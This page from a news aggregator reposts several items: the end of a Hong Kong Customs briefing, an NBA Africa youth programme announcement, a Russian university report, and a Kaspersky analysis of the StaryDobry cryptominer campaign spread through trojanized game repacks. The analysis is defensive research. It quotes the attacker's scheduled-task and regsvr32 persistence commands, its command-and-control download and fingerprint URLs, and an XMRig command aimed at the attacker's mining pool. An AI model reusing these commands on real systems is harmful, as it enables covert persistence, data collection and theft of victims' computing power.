         There were 3 003 complaints involving fitness services last year, accounting for 47 per cent of the total number of complaints regarding services and an increase of 14-fold from 2023. This was mainly due to the announcement of business temporary closure of a chain fitness and beauty centre.

         Complaints on medicine shops involving quantities of unclear pricing units in selling ginseng and dried seafood, or Chinese medicine (also known as cases concerning catty, tael and mace) or sale of proprietary medicines slightly decreased to 497 cases in total, among which 86 percent were made by Mainland tourists. The department’s Quick Action Team has been deployed to handle and follow up with complaints by short-term visitors to Hong Kong, and 208 such complaints were handled last year, with 11 shop owners and staff arrested. Customs is also committed to conducting promotion and education through multiple channels, informing Mainland visitors about common unfair trade practices by medicine shops, deploying mobile promotion vehicles at popular tourist hotspots during festivals, conducting patrols with the Travel Industry Authority, and promoting compliance among traders.
     
    Clearance and trade facilitation
    ———————————–

         Customs has continued to facilitate clearance and trade and implement various related measures.
     
    (i) Since the full resumption of normal travel with the Mainland, the number of inbound and outbound passengers and vehicle trips at each control point was about 300 million and about 14.9 million. The number of inbound and outbound passengers has recovered to the number before the 2019 epidemic, while the number of vehicle trips has recovered to about 95 per cent. To further enhance clearance mode, Customs is actively participating in the redevelopment project of the boundary control point in Huanggang taken forward by the HKSAR Government and the Shenzhen Municipal Government, and will provide suggestions on the design and clearance mode of the boundary control point. Details are still under discussion.

    (ii) Based on the Smart Customs Blueprint, Customs has given full play to the advantages of innovative technologies, such as artificial intelligence, cloud computing and blockchain, and has introduced nine CT scanners that provide high-resolution three-dimensional scanning images and the function of automatically detecting contrabands, improving customs clearance efficiency and law enforcement capabilities. Also, the department is researching on the Customs Big Data Application System that could strengthen the capabilities to detect and crack down on smuggling and other crimes related to Customs through an integrated database.

    (iii) Customs actively expands the global network of the Hong Kong Authorized Economic Operator (AEO) Mutual Recognition Arrangement (MRA). Last year, Customs signed the AEO MRAs with the Bahrain and the South African Customs. The MRAs with Saudi Arabia and the Philippines Customs are expected to be signed in early 2025. As of now, there are a total of 16 MRAs ratified between Hong Kong Customs and other economies. AEO MRA Action Plans with the United Arab Emirates, Lao, Chilean and Peruvian Customs were also concluded last year, while the discussion about MRA with other countries along the Belt and Road Initiative is ongoing.

    (iv) Hong Kong Customs and the General Administration of Customs of the People’s Republic of China (GACC) actively enhanced the “Single Submission for Dual Declaration” Scheme. The Scheme was expanded to southbound cargo at all Shenzhen highway ports in November last year, and is planned to cover northbound cargo by the second quarter of 2025 or earlier. Under the Scheme, companies can synchronise cargo information declared with the system on the Mainland through the Hong Kong system, significantly reducing customs clearance time and possible declaration input errors. The Scheme is conducive to the design of system functions of the third phase of Hong Kong Trade Single Window.

    (v) Last year, Hong Kong and Mainland Customs actively extended the Single E-lock Scheme. As of December last year, the number of clearance points under the scheme has reached 93, including 66 in Guangdong, four in Hunan, six in Fujian, four in Macao and 13 in Hong Kong, providing the industries with more than 1 000 cross-boundary route options. Hong Kong Customs and the Nanning Customs are looking into extending the scheme to Guangxi.

    (vi) To cope with the rapid development of the global electronic commerce industry, Customs launched the Cross-boundary Express Cargo Clearance Facilitation Arrangement (CEFA), providing an innovative customs clearance model of “free flow through the first line and efficient control at the second line” to qualified logistics providers. A Memorandum of Understanding with an express courier company was signed at the end of last year, marking the official commencement of the CEFA. As of December last year, over 2 000 cargo vehicle trips and 470 000 declared goods were facilitated under the CEFA.
     
    Strengthen Mainland and international co-operation
    ———————————————————-
     
         Hong Kong Customs last year continued to reinforce connection with both the Mainland and the world, promoting two-way or multi-way communication and collaboration with different regions. These included meeting with the GACC on customs affairs and signing a co-operative arrangement about drug detector dogs; cohosting a conference on combating illicit cigarettes with the Australian authority; organising forums and workshops on combating money laundering and transnational organised crimes, and risk management and intelligence analysis with overseas law enforcement agencies.

         The co-operation between Hong Kong Customs and customs and enforcement agencies around the world has a long history, and the Customs Co-operative Arrangement (CCA) serves as the cornerstone for establishing and maintaining these co-operative relationships. As of last year, Hong Kong Customs signed the CCA with 31 customs authorities worldwide. Hong Kong Customs also signed a CCA with the Zakat, Tax and Customs Authority of Saudi Arabia and is actively seeking co-operation with other Middle East countries.

         Since assuming the office of the Vice-Chairperson for the Asia/Pacific (A/P) region of the World Customs Organization (WCO) in July last year, Hong Kong Customs has hosted a series of global or regional meetings and workshops, covering areas such as combatting illicit cigarettes, canine enforcement and anti-money laundering, and gathered representatives from around the world to communicate and exchange views on relevant issues, hence strengthening co-operation among law enforcement agencies in the region.
     
    Human resources
    ——————–
     
         On manpower recruitment, the department continued to adopt an active recruitment strategy last year, including participating in large-scale career fairs and organising seminars, promoting recruitment through social media platforms, visiting different tertiary institutions to facilitate on-the-spot applications. Mainland Hong Kong students are one of the target groups for Customs recruitment. The department held recruitment seminars on the Mainland in March last year and received more than 290 applications on the spot. Last year, more than 8 400 applications were received for the recruitment of Customs Inspectors, an increase of 12 per cent compared with 2023. About 9 600 applications were received for the recruitment of Customs Officers, representing an about 13 per cent increase compared with 2023. Last year, 82 Customs Inspectors and 355 Customs Officers were recruited. The department will continue its recruitment exercise to fill vacancies this year.

         To strengthen officers’ training in various professional aspects, co-operative Memoranda of Understanding were also signed with the National Academy of Governance, the Vocational Training Council and the University of Hong Kong last year.
     
    Youth development
    ———————-

         Customs continues with its commitment to youth development work. By end-2024, Customs YES recruited 7 935 individual members and 58 organisation members, and held over 490 activities. In addition, a 40-person Foot Drill and Flag Party of the Customs Youth Leader Corps, the first youth group under the Security Bureau to perform Chinese-style rifle foot drill, was set up last year.

    Future development
    ———————–
     
         Hong Kong Customs, as the Vice-Chairperson for the A/P region of the WCO, will continue to foster connection, and promote trade facilitation measures and development in the A/P region by continuing to organise large-scale meetings and workshops on multiple topics this year, including data strategies, e-commerce and Smart Customs.

         Furthermore, Hong Kong Customs has suggested introducing a duty stamp system to differentiate and crack down on duty-not-paid illicit cigarettes during a public consultation on tobacco control by the Health Bureau (HHB). A consultancy study on the duty stamp system was launched by Hong Kong Customs, the Financial Services and the Treasury Bureau and the HHB, and the report has been completed by end-2024. Affixing duty-paid labels on the packages of cigarettes is proposed. Based on the report, Hong Kong Customs will invite cigarette manufacturers to participate in a pilot scheme on the duty stamp system to assess the feasibility and technical issues concerning the stamp duty system, which will help with Customs’ improvement work and the implementation of the system in future. The pilot scheme is expected to be rolled out in mid-2025, while the system is expected to be officially launched within 2026. Hong Kong Customs will announce the details to the industry and the public in due course.
     
    Conclusion
    ————
     
         Concluding his briefing, Mr Chan pledged that the department will continue to leverage Hong Kong’s distinctive advantages of enjoying strong support of the motherland and being closely connected to the world under “one country, two systems” to consolidate Hong Kong’s status as an international financial, shipping and trade centre.      

    MIL OSI Asia Pacific News –

    February 19, 2025
  • MIL-OSI Africa: NBA Africa and Safaricom’s M-Pesa Launch League’s Most Expansive Youth Development Program in East Africa to Date

    Source: Africa Press Organisation – English (2) – Report:

    NAIROBI, Kenya, February 18, 2025/APO Group/ —

    NBA Africa and Safaricom (NSE: SCOM- https://apo-opa.co/4gKHaas), the region’s leading technology company, on Saturday launched the M-PESA Jr. NBA program that will provide basketball development and financial literacy programming to more than 10,000 boys and girls in Nairobi, Mombasa, Eldoret, and Kisumu, marking the league’s most expansive youth development program in East Africa to date.   

    The first year of the M-PESA Jr. NBA program, which tipped off with a clinic for more than 100 local coaches at SABIS International School in Nairobi, will consist of four regional tournaments for youth ages 13-16 in Nairobi (Feb. 22-23), Mombasa (March 8-9), Eldoret (March 15-16) and Kisumu (March 22-23). 

    In each city, 20 boys’ and 20 girls’ teams will participate in skills development sessions and competitive games. The top 80 players will then be grouped into four boys’ teams and four girls’ teams that will play games in a round-robin format. The top 16 boys and girls from each city will be selected to attend an elite top 100 camp at Aga Khan Academy in Mombasa in April.

    In addition to the basketball development programming, M-PESA, Safaricom’s innovative mobile payment platform, will host financial literacy workshops for the participating youth, empowering them to develop healthy financial habits.

    “Tipping off our multiyear collaboration with Safaricom is an important milestone in our ongoing efforts to make basketball more accessible to Kenyan boys and girls,” said NBA Africa CEO Clare Akamanzi. “We look forward to positively impacting youth and coaches across the country through basketball development and life-skills programming.”

    “Our collaboration with NBA Africa could not have come at a more opportune moment, as Safaricom’s M-PESA will celebrate its 18th anniversary this March, marking a significant milestone in our journey,” said Safaricom CEO Dr. Peter Ndegwa. “Through M-PESA Go, this collaboration transcends beyond basketball. It is driven by a shared vision to create a lasting impact, not only in sports but also in the broader context of youth empowerment. We are committed to nurturing potential, building character, and equipping the next generation with the tools necessary for success. We firmly believe that the association between M-PESA Go and the Jr. NBA program can pave the way for growth and financial health, enabling young athletes to develop their skills and seize opportunities at the next level.”

    MIL OSI Africa –

    February 18, 2025
  • MIL-OSI Economics: StaryDobry ruins New Year’s Eve, delivering miner instead of presents

    Source: Securelist – Kaspersky

    Headline: StaryDobry ruins New Year’s Eve, delivering miner instead of presents

    Introduction

    On December 31, cybercriminals launched a mass infection campaign, aiming to exploit reduced vigilance and increased torrent traffic during the holiday season. Our telemetry detected the attack, which lasted for a month and affected individuals and businesses by distributing the XMRig cryptominer. This previously unidentified actor is targeting users worldwide—including in Russia, Brazil, Germany, Belarus and Kazakhstan—by spreading trojanized versions of popular games via torrent sites.

    In this report, we analyze how the attacker evades detection and launches a sophisticated execution chain, employing a wide range of defense evasion techniques.

    Kaspersky’s products detect this threat as Trojan.Win64.StaryDobry.*, Trojan–Dropper.Win64.StaryDobry.*, HEUR:Trojan.Win64.StaryDobry.gen.

    Initial infection

    On December 31, while reviewing our telemetry, we first detected this massive infection. Further investigation revealed that the campaign was initially distributed via popular torrent trackers. Trojanized versions of popular games—such as BeamNG.drive, Garry’s Mod, Dyson Sphere Program, Universe Sandbox, and Plutocracy—were designed to launch a sophisticated infection chain, ultimately deploying a miner implant. These malicious releases were created in advance and uploaded around September 2024.

    Infection timeline

    Although the malicious releases were published by different authors, they were all cracked the same way.

    Malicious torrent available for download

    Among the compromised installers are popular simulator and sandbox games that require minimal disk space. Below is the distribution of affected users by game as of January 2025:

    Infected users per game (download)

    These releases, often referred to as “repacks”, were usually distributed in an archive. Let’s now take a closer look at one of the samples. Upon unpacking the archive, we found a trojanized installer.

    Technical details

    Trojanized installer

    After launching the installer (a Windows 32-bit GUI executable), we were welcomed with a GUI screen showing three options: install the game, choose the language, or quit.

    Installer screen

    This installer was created with Inno Setup. After decompiling the installer, we examined its code and found an interesting functionality.

    Decompiled installer code

    This code is responsible for extracting the malicious files used in this attack. First, it decrypts unrar.dll using the DECR function, which is a proxy for the RARExtract function within the rar.dll library. RARExtract decrypts unrar.dll using AES encryption with a hard-coded key, cls–precompx.dll. Next, additional files from the archive are dropped into the temporary directory, and execution proceeds to the RARGetDllVersion function within unrar.dll.

    Unrar.dll dropper

    First of all, the sample runs a series of methods to check if it’s being launched in a debugging environment. These methods search for debugger and sandbox modules injected into processes, and also check the registry and filesystem for certain popular software. If such software is detected, execution immediately terminates.

    Anti-debug checks example

    If the checks are passed, the malware executes cmd.exe to register unrar.dll as a command handler with regsvr32.exe. The sample attempts to query the following list of sites to determine the user’s IP address.

    1

    2

    3

    4

    5

    6

    api.myip [.]com

    ip–api [.]com

    ipapi [.]co

    freeipapi [.]com

    ipwho [.]is

    api.miip [.]my

    This is done to identify the infected user’s location, specifically their country. If the malware fails to detect the IP address, it defaults the country code to CNOrBY (meaning “China or Belarus”). Next, the sample sends a request to hxxps://pinokino[.]fun/donate_button/game_id=%s&donate_text=%s with the following substitutions:

    • game_id = appended with DST_xxxx, where x represents digits. This value is passed as an argument from the installer; in this campaign, we discovered the variant DST_1448;
    • donate_text = appended with the country code.

    After this generic country check, the sample collects a fingerprint of the infected machine. This fingerprint consists of various parameters, forming a unique identifier as follows:

    1

    mac|machineId|username|country|windows|meminGB|numprocessors|video|game_id

    This fingerprint is then encoded using URL-safe Base64 to be sent successfully over the network. Next, the malware retrieves MachineGUID from HKLMSoftwareMicrosoftCryptography and calculates its SHA256 checksum. It then collects 10 characters starting from the 20th position ( SHA256(MachineGUID)[20:30]). This hexadecimal sequence is used as the filename for two newly created files: %SystemRoot%%hash%.dat and %SystemRoot%%hash%.efi. The first file contains the encoded fingerprint, while the second is an empty decoy. The creation time of the .dat file is spoofed with a random date between 01/01/2015 and 12/25/2021. This file stores the Base64-encoded fingerprint.

    After this step, unrar.dll starts preparing to drop the decrypted MTX64.exe to the disk. First, it generates a new filename for the decrypted payload. The malware searches for files in %SystemRoot% or %SystemRoot%Sysnative. If these directories are empty, the decrypted MTX64.exe is written to the disk as Windows.Graphics.ThumbnailHandler.dll. Otherwise, unrar.dll creates a new file and names it by choosing a random file from the specified directories, taking its name, trimming its extension and appending a random suffix from a predefined list. Besides suffixes, this list contains junk data, most likely added to evade signature-based detection.

    Suffix list and junk data

    For example, if the malware finds a file named msvc140.dll in %SystemRoot%, it removes the extension and appends the resulting msvc140 with handler.dll (a random suffix from the list), resulting in msvc140handler.dll. The malware then writes the decrypted payload to the newly generated file in the %SystemRoot% folder.

    After that, the sample opens the encrypted MTX64.exe and decrypts it using AES-128 with a hard-coded key, cls–precompx.dll.

    The loader also carries out resource spoofing. First of all, it scans the _res.rc file for DLL property names and values—such as CompanyName, FileVersion and so on—and creates a dictionary of (key, value) pairs. Then it takes a random DLL from the %SystemRoot% folder (exiting if nothing is found), extracts its property values using the VerQueryValueW WinAPI, and replaces the corresponding dictionary values. The resulting resources are embedded into the decrypted MTX64.exe DLL. This file is then saved under the name generated in the previous step. Finally, unrar.dll changes the creation time of the resulting DLL using the same spoofing method as for the fingerprint file.

    Spoofed resources

    The dropped DLL is installed using the following command:

    1

    cmd.exe /C “cd $system32 && regsvr32.exe /s %dropped_name%.dll”

    MTX64

    This DLL is based on a public project called EpubShellExtThumbnailHandler, a Windows Shell Extension Thumbnail Handler. This stage completely mimics the legitimate behavior up until the actual thumbnail handling. It gets registered as a .lnk (shortcut) file handler, so whenever a .lnk file is opened, the DLL tries to process its thumbnail. However, here the sample implements its own version of the GetThumbnail interface function, and creates a separate thread to perform its malicious activities.

    First, this thread writes the current date and month in dd–mm format to the %TEMP%time_windows_com.ini file. This stage then retrieves MachineGUID from HKLMSOFTWAREMicrosoftCryptography, calculates SHA256(MachineGUID)[20 : 30], just like unrar.dll did. After that, it checks %SystemRoot% for the .dat file with this name. The presence of this file confirms that the infection is uninterrupted, prompting the DLL to extract the fingerprint and make a query to the hard-coded threat actors’ domain in the following format, where the UID is the fingerprint’s SHA256 hash.

    1

    hxxps://promouno[.]shop/check/uid=%s

    The server sends back a JSON that looks like {‘code’:‘reg’}. After this, the DLL makes another query to the server with an additional field, data, which is the Base64-encoded fingerprint ( uid remains the same):

    1

    hxxps://promouno[.]shop/check/uid=%s&data=%s

    Upon receiving this request, the server also sends a JSON. The malware checks its code field, which must be equal to either 322 or 200. If it is, the sample proceeds to extract the MD5 checksum from the flmd field in the same JSON and download the next-stage payload from the following link:

    1

    hxxps://promouno[.]shop/dloadm/uid=%s

    Next, the sample calculates the MD5 checksum of the received payload (a kickstarter PE file), and checks this hash against the MD5 checksum from the JSON. If they match, the malware parses the PE structure to locate the Export Address Table, retrieves the kickstarter function address, and executes it.

    Kickstarter running

    Kickstarter

    The kickstarter PE has an encrypted blob in its resources. This stage reads the blob and stores it in a C++ vector of bytes.

    Resource reading

    After that, it chooses a random name for the payload using the same method as for MTX64.exe during the execution of unrar.dll. However, there is a difference: if nothing is found in %SystemRoot% or %SystemRoot%Sysnative, it chooses Unix.Directory.IconHandler.dll as a default file name. The payload is saved to %appdataRoamingMicrosoftCredentials%InstallDate%. To locate the InstallDate directory, the DLL retrieves the system installation date from the registry subkey HKLMSOFTWAREMicrosoftWindows NTCurrentVersionInstallDate.

    Then the blob is decrypted using the CryptoPP AES-128 implementation. The key consists of the sequence of bytes from x00 to x10. The decrypted contents are written onto the disk. This executable also spoofs its resources using the same method as for MTX64.exe, after which it executes the following command:

    1

    schtasks /create / tn %s /tr “regsvr32.exe /s %s” / st 00:00 /du 9999:59 / sc once / ri 1 /f

    The first argument is the system installation date, while the second one is the path to the dropped DLL. A scheduled task to register a server with regsvr32.exe is created, using the first argument as its name, with a suppressed warning, set to trigger at 00:00. The loader sends a GET request to the hard-coded address 45.200.149[.]58/conf.txt, implicitly setting the request header to User–Agent: StupidSandwichAgentrn.
    The loader then waits for a response from the server. If the response begins with act, the sample stops execution after creating the scheduled task. If the response is noactive, meaning the targeted device has not been registered previously, the sample tries to delete itself with the following command, which clears everything in the %temp% directory:

    Cleanup

    Unix.Directory.IconHandler.dll

    Subsequently, Unix.Directory.IconHandler.dll creates a mutex named com_curruser_mttx. If this mutex has already been created, execution stops immediately. Then the DLL searches for the %TEMP%_cache.binary file. If the sample can’t find it, it downloads the binary directly from 45.200.149[.]58 using a GET 44912.f request, with the same StupidSandwichAgent User-Agent header. This file is written to the temporary directory and then decrypted using AES-128 with the same key consisting of the x00–x10 byte sequence.

    The sample proceeds to open the current process, look for SeDebugPrivilege in the process token, and adjust it if applicable. We believe this is done to inject code into a newly created cmd.exe process. The author chose the easiest way possible, copying the entire open source injector, including its debug strings:

    Injector

    After injecting the code into the command interpreter, the sample enters an endless loop, continuously checking for taskmgr.exe and procmon.exe in the list of running processes. If either process is detected, the sample is shut down.

    Miner implant

    This implant is a slightly modified XMRig miner executable. Instead of parsing command-line arguments, it constructs a predefined command line.

    1

    xmrig – url =45.200.149[.]58:1448 –algo= rx /0 –user=new–www –donate–level=1 –keepalive – nicehash –background –no–title –pass=x – cpu –max–threads–hint=%d

    The last parameter is calculated from the CPU topology: the implant calls the GetSystemInfo API to check the number of processor cores. If there are fewer than 8, the miner does not start. Moreover, the attacker chose to host a mining pool server in their own infrastructure instead of using a public one.

    XMRig parses the constructed command line using its built-in functionality. The miner also creates a separate thread to check for process monitors running in the system, using the same method as in the previous stage:

    Anti-tracing

    Victims

    This campaign primarily targets regular users by distributing malicious repacks. Some organizations were also affected, but these seem to be compromised computers inside corporate infrastructures, rather than direct targets.

    Most of the infections have been observed in Russia, with additional cases in Belarus, Kazakhstan, Germany, and Brazil.

    Attribution

    There are no clear links between this campaign and any previously known crimeware actors, making attribution difficult. However, the use of Russian language in the PDB suggests the campaign may have been developed by a Russian-speaking actor.

    Conclusions

    StaryDobry tends to be a one-shot campaign. To deliver the miner implant, the actors implemented a sophisticated execution chain that exploited users seeking free games. This approach helped the threat actors make the most out of the miner implant by targeting powerful gaming machines capable of sustaining mining activity. Additionally, the attacker’s use of DoH helped conceal communication with their infrastructure, making it harder to detect and trace the campaign.

    Indicators of compromise

    File hashes

    15c0396687d4ff36657e0aa680d8ba42
    461a0e74321706f5c99b0e92548a1986
    821d29d3140dfd67fc9d1858f685e2ac
    3c4d0a4dfd53e278b3683679e0656276
    04b881d0a17b3a0b34cbdbf00ac19aa2
    5cac1df1b9477e40992f4ee3cc2b06ed

    Domains and IPs

    45.200.149[.]58
    45.200.149[.]146
    45.200.149[.]148
    hxxps://promouno[.]shop
    hxxps://pinokino[.]fun

    MIL OSI Economics –

    February 18, 2025
  • MIL-OSI Russia: Polytechnic University acted as an expert at a meeting at the Ministry of Science and Higher Education

    Translartion. Region: Russians Fedetion –

    Source: Peter the Great St Petersburg Polytechnic University – Peter the Great St Petersburg Polytechnic University –

    Peter the Great St. Petersburg Polytechnic University continues to actively develop the activities of the consortium “Russian-African Network University”. Following the visit of Deputy Minister of Science and Higher Education of the Russian Federation Konstantin Mogilevsky to Mali, Guinea and Ethiopia, the Malian Ministry of Higher Education and Scientific Research asked for assistance in reforming higher education in the republic. The development of National Center for Artificial Intelligence and Robotics and the creation of a concept for a modern polytechnic university in Bandiagara. For this purpose, an expert group was formed on the Russian side, which included representatives of SPbPU. Mali is represented by the country’s Ministry of Higher Education and Scientific Research, rectors of leading universities and the director of the National Center for Artificial Intelligence and Robotics, Sogoba Jacqueline Konate.

    The second meeting of the working group on the implementation of agreements reached during the visit of the Russian delegation to African countries was held recently. The event was organized by the Ministry of Science and Higher Education of the Russian Federation.

    It was attended by Deputy Minister of Science and Higher Education of the Russian Federation Konstantin Mogilevsky, Deputy Director of the Department of International Cooperation Stepan Sokolov, Director of the Institute of African Studies of the Russian Academy of Sciences Irina Abramova, as well as representatives of SPbPU and other Russian universities. In an online format, the discussion was joined by Vice-Rector for International Affairs of SPbPU Dmitry Arsenyev, Head of the RAFU Project Office Maxim Zalyvsky, Secretary of the RAFU Presidium, Deputy Head of the SPbPU International Cooperation Department Alla Mazina.

    Active work is currently underway to agree on the final version of the intergovernmental agreement, including issues of mutual recognition of education and qualifications. This document will replace the existing procedures for hiring. Work is also underway to open Russian language and Russian education centers, promote the Russian language in Mali and Ethiopia, including holding Olympiads and cultural and educational events, Stepan Sokolov noted.

    One of the key topics of discussion was assistance to the Republic of Mali in creating a network of regional universities, namely a modern polytechnic university of international level in the Bandiagara region.

    Vice-Rector of SPbPU Dmitry Arsenyev presented a report on the activities of the expert group. He emphasized that on January 23, 2025, at the initiative of the Polytechnic University and with the assistance of the Honorary Consul of Mali in St. Petersburg Issa Togo, a meeting of the Mali expert group and the SPbPU working group was held.

    The Minister of Higher Education and Scientific Research of Mali, Bourema Kansaye, opened the meeting, noting that the main goal of reforming higher education in Mali is to transform higher education and scientific research into a driving force for the socio-economic development of the country.

    However, as noted by the participants of the meeting, Mali faces a multidimensional crisis, including a shortage of human resources and a lack of specialists in key areas of knowledge. To address these issues, priority areas for the country in training and retraining personnel have been identified: artificial intelligence and robotics, energy and renewable energy sources, agriculture, geological exploration and extraction of raw materials, space technology and satellites.

    Russian-African cooperation in the educational sphere continues to gain momentum, opening up new opportunities for the development of African countries.

    The establishment of a university with an emphasis on training highly qualified personnel for the industrial, economic and social development of Mali, as well as the development of a scientific and technical base, is a strategically important step. Priority areas are agriculture, construction using local materials, environmental management, traditional medicine, pharmaceuticals, art, culture and sports. They not only meet the current needs of the country, but also create a solid foundation for its future. This approach ensures a harmonious combination of tradition and innovation, contributing to sustainable development and strengthening the sovereignty of Mali, – emphasized Dmitry Arsenyev.

    Please note: This information is raw content directly from the source of the information. It is exactly what the source states and does not reflect the position of MIL-OSI or its clients.

    MIL OSI Russia News –

    February 18, 2025
←Previous Page
1 … 349 350 351 352 353 … 464
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress